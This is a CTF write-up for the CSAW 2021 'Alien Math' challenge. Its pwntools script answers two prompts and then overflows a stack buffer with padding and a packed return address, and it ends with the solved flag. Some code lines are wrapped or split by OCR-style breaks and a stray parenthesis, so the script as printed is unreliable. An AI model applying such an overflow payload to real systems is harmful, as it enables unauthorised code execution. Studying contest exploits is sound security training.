
Alien Math

CSAW 2021 CTF

GoProSlowYo



2021-09-10

Contents

Alien Math

Writeup by: GoProSlowYo solved by jrozner

Team: OnlyFeet

Writeup URL: GitHub

```
Brush off your Flirbgarple textbooks!

nc pwn.chal.csaw.io 5004
```

Creating and Using the Exploit

Used pwntools to create an exploit script and use it.

```
#!/usr/bin/env python
from pwn import *

# Set up pwntools for the correct architecture
context.update(arch='amd64')
context.terminal = ['tmux', 'splitw', '-h']
exe = './alien_math'

# Many built-in settings can be controlled on the command-line and show
    up
# in "args".  For example, to dump all data sent/received, and disable
   ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
        return remote('pwn.chal.csaw.io', 5004)
    else:
        return process([exe] + argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
break * 0x004012de
continue
```

```
''').format(**locals())

#================================================================
#                    EXPLOIT GOES HERE
#================================================================
io = start()
io.sendlineafter('zopnol?\n', " 1804289383")
io.sendlineafter('qorbnorbf?\n', b'7856445899213065428791')
io.sendlineafter('salwzoblrs?\n', b'A'*24 + p64(0x4014fb))
io.interactive()
```

Victory

Submit the flag and claim the points:

flag{w3fL15n1Rx!*y0u_r34lLy_4R3*@_fL1rBg@rpL3_m4573R!}